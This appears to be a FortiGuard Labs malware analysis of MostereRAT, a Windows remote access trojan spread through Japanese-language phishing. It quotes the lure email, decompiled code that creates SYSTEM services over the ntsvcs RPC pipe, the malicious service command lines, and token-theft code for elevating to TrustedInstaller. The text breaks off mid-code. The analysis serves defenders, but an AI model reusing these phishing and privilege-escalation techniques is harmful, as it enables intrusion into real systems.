MostereRAT Deployed AnyDesk/TightVNC for Covert Full Access

Yurren Wan Yurren Wan ⋮ ⋮ 9/8/2025

- Article Contents

By Yurren Wan | September 08, 2025

Affected platforms: Microsoft Windows
Impacted parties: Any organization
Impact: Attackers gain control of the infected systems
Severity level: High

FortiGuard Labs recently discovered a phishing campaign that employs multiple advanced evasion techniques. These include the use of an Easy Programming Language (EPL) to develop a staged payload, concealing malicious operations and disabling security tools to prevent alert triggers, securing Command and Control (C2) communications using mutual TLS (mTLS), supporting various methods for deploying additional payloads, and even installing popular remote access tools to grant attackers complete control over the compromised system. Figure 1 shows the attack chain.

2025 Global Threat Landscape Report

Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.





Figure 1: Attack flow

Although part of the attack flow and its C2 domains were mentioned in a 2020 public report as being associated with a banking trojan, the malware has since evolved into a Remote Access Trojan (RAT) that we now call MostereRAT.

Initial Access

This attack campaign begins with phishing emails designed to lure Japanese users into clicking on malicious links. These emails are crafted to appear as if they come from legitimate sources, such as mimicking business inquiries, to deceive recipients into accessing an infected site, as illustrated in Figure 2.


Subject: 【楽天市場】商品問い合わせ内容ご確認(自動配信メール) [42]

下記の内容にて、お客様からお問い合わせを承りました。

==========
問い合わせ番号：42
ショップ名：
商品名：
商品 URL：
==========
カテゴリー：店舗サービスについて
内容：
拝啓、

私どもは貴社から大量の商品を購入する予定で、現在調達部門が詳細な購入リストを準備しております。

お手数ですが、リストをご確認の上、該当商品の割引価格をご提供いただけますようお願い申し上げます。

お返事を心よりお待ちしており、できるだけ早く貴社と協力関係を結ぶことを希望しております。

また、ファイルをダウンロードしてご自身のコンピュータでご確認いただけます。

購入リスト（ブラウザにコピーして開いてください）：www.efu66.com
==========

問い合わせの返信は RMS にログインのうえ R-Messe 問い合わせ管理をご利用ください。
https://rmesse.rms.rakuten.co.jp/inquiry/42

楽天市場 https://www.rakuten.co.jp/

Figure 2: The phishing e-mail.

The malicious file downloads automatically upon accessing the webpage, with an option to manually click a download button as well.

Figure 3: The webpage for downloading the document.

A Word document with an embedded archive is downloaded to the victim's computer. Instead of continuing to use Japanese for social engineering, the attackers present a single instruction. This instruction guides the victim to open an embedded archive and run the only file it contains.




Figure 4: The Document contains only the instruction 'OpenTheDocument' and a ZIP archive.

document.exe

This executable is based on the menu sample from the wxWidgets GitHub repository and is used to deploy the necessary tools for the subsequent stage. The toolset is encrypted and bundled within the executable's resources and includes images of a famous person, as shown in Figure 5.

Figure 5: The executable embeds images of famous people along with encrypted data.

The data is decrypted using a simple SUB operation with the key value of ‘A’. All components associated with the remote monitoring and management (RMM) tools and the next-stage payload are placed within C:\ProgramData\Windows, as shown in Figure 6.




Figure 6: The malware components are located in the C:\ProgramData\Windows directory.

It advances to the next stage using CreateSvcRpc, a custom RPC client that directly communicates with the ntsvcs named pipe to interact with the Windows Service Control Manager (SCM), bypassing standard APIs such as OpenSCManager, CreateService, StartService, and others. The resulting service runs with SYSTEM-level privileges.

```
sub_415B00((int)FileName, 511, "\\\\.\\pipe\\%s", "ntsvcs");
FileA = CreateFileA(FileName, 0xC0000000, 0, 0, 3u, 0, 0);
if ( FileA == (HANDLE)-1 )
  return 0;
Src[0] = (int)FileA;
memset(&v6, 0, sizeof(v6));
v9 = 0;
v8 = 0;
memset(v10, 0, sizeof(v10));
*(_DWORD *)&Buffer.wVersion = 0x30B0005;
Buffer.dwDataRepresentation = 0x10;
*(_DWORD *)&Buffer.wFragLength = 0x48;
Buffer.dwCallIndex = 1;
*(_DWORD *)&v6.wMaxSendFrag = 0x10001000;
v6.dwAssocGroup = 0;
v6.bContextCount = 1;
*(_DWORD *)&v6.Context.wContextID = 0x10000;
v6.Context.dwTransferSyntaxVersion = 2;
if ( !RpcConvertUUID("367abb81-9844-35f1-ad32-98f038001003", (__m128i *)v6
  return 0;
v6.Context.dwInterfaceVersion = 2;
if ( !RpcConvertUUID("8a885d04-1ceb-11c9-9fe8-08002b104860", (__m128i *)v6
  return 0;
if ( !WriteFile(FileA, &Buffer, 0x10u, &v9, 0) )// write base header
  return 0;
if ( !WriteFile(FileA, &v6, 0x38u, &v9, 0) )  // write bind request header
  return 0;
Src[1] = 2;
if ( !ReadFile(FileA, v10, 0x1000u, &v8, 0) ) // get bind response
  return 0;
```

Figure 7: RpcConnect in CreateSvcRpc routine.

“WpnCoreSvc” is created with an automatic start type, ensuring it is loaded by the Service Control Manager during system startup to execute the next stage via a Ruby script. Another created service, “WinSvc_”, is configured for demand start and initiates the next stage by directly invoking a Launcher provided by the attacker, as shown in Figures 8 and 9.




Figure 8: The created services.

```
db 'C:\ProgramData\Windows\ruby\ruby.exe -e "system(',27h,'start C:\P'
                        ; DATA XREF: ruby+95↑o
db 'rogramData\Windows\svchost.exe C:\ProgramData\Windows\svchost.db '
db 'channel-8df91be7c24e',27h,');exit();"',0
db 'WpnCoreSvc',0       ; DATA XREF: ruby+68↑o
align 4
_2:                     ; DATA XREF: sub_417690+620↑o
text "UTF-16LE", 'C:\ProgramData\Windows\svchost.exe C:\ProgramData\W'
text "UTF-16LE", 'indows\svchost.db',0
align 4
:                       ; DATA XREF: sub_417690+647↑o
text "UTF-16LE", 'channel-8df91be7c24e',0
```

Figure 9: Executed command for two created services.

Before terminating, the program displays a fake message in Simplified Chinese stating that the system version is incompatible and instructing the user to run the program on another computer, thereby continuing its spread via social engineering.

Figure 10: Fake message.

Malware Written in Easy Programming Language (EPL)

Easy Programming Language (EPL) is a Simplified-Chinese-based programming language designed to be beginner-friendly and easy to understand, especially for native Chinese speakers.

krnln.fnr serves as the EPL runtime library, providing core functions such as string handling, file operations, window management, and more.

One of the compilation options in EPL is 'Compile to EPK', which compiles the code into an .epk file. This file requires an EPK launcher to invoke LoadEPKFromCmdLine in krnln.fnr for execution.

This stage involves an EPK launcher, a malicious EPK file named “svchost.exe,” and “svchost.db”. Execution starts by obtaining command-line arguments and evaluating the parameters to decide which next-stage modules to load, as seen in Figure 11.




Figure 11: Parsing the Function ID in EPK.

Each module is required to decrypt in a simple SUB operation with the key value of 'A.' The module is then loaded into memory and its exported function "getVersion" is called.

Module 1 - maindll.db

Parameters channel-8df91be7c24"**a**" to channel-8df91be7c24"**e**" are processed by module "maindll.db" and used to determine which task should be executed. Each task may execute a single function or consist of multiple functions. These functionalities include:

Persistence through repeated execution of malicious code

The XML file defining the scheduled jobs is loaded from resources. It registers the jobs 'Microsoft\Windows\winrshost' and 'Microsoft\Windows\winresume', and creates a service named 'DnsNetwork' to launch a new instance with additional arguments. These instances are configured to run automatically—under the SYSTEM account (SID: S-1-5-18) during system startup, and under the built-in Administrators group (SID: S-1-5-32-544) upon user logon, as shown in Figure 12.




Figure 12: The created tasks in Task Scheduler.

Run as TrustedInstaller

The malware can create a new instance with full elevated privileges by leveraging the TrustedInstaller account, one of the most powerful in Windows.

It first enables SeDebugPrivilege and duplicates its own process token with elevated rights. Next, it locates and duplicates a SYSTEM process token, as shown in Figure 13, then starts the TrustedInstaller service and duplicates its token. Finally, it uses the TrustedInstaller token to launch a new process with full privileges. We noticed that the code is taken from the NSudo project on GitHub.

```
  dwSessionID = GetActiveSessionID();
  if ( WTSEnumerateProcessesW(0, 0, 1u, &ppProcessInfo, &pCount) )
  {
    v3 = 0;
    if ( pCount )
    {
      v4 = 0;
      while ( 1 )
      {
        pProcess = &ppProcessInfo[v4];
        if ( !ppProcessInfo[v4].pProcessName )
          goto LABEL_15;
        pUserSid = pProcess->pUserSid;
        if ( !pUserSid || !IsWellKnownSid(pUserSid, WinLocalSystemSid) )
          goto LABEL_15;
        if ( PID || pProcess->SessionId || _wcsicmp(L"lsass.exe", pProcess->pProcessName) )
          break;
        ProcessId = pProcess->ProcessId;
        PID = ProcessId;
LABEL_16:
        ++v3;
        ++v4;
        if ( v3 >= pCount )
          goto LABEL_17;
      }
      if ( !dwProcessId && dwSessionID == pProcess->SessionId && !_wcsicmp(L"winlogon.exe", pProcess->pProcessName) )
        dwProcessId = pProcess->ProcessId;
LABEL_15:
      ProcessId = PID;
      goto LABEL_16;
    }
LABEL_17:
    WTSFreeMemory(ppProcessInfo);
  }
  v7 = 0;
  SystemProcessHandle = OpenProcess(PROCESS_QUERY_INFORMATION, 0, ProcessId);
  if ( SystemProcessHandle || (SystemProcessHandle = OpenProcess(PROCESS_QUERY_INFORMATION, 0, dwProcessId)) != 0 )
  {
    dwProcessId = 0;
    if ( OpenProcessToken(SystemProcessHandle, 2u, (PHANDLE)&dwProcessId) )
    {
      v7 = DuplicateTokenEx((HANDLE)dwProcessId, 0x2000000u, 0, SecurityIdentification, TokenPrimary, TokenHandle);
      CloseHandle((HANDLE)dwProcessId);
    }
    CloseHandle(SystemProcessHandle);
  }
```

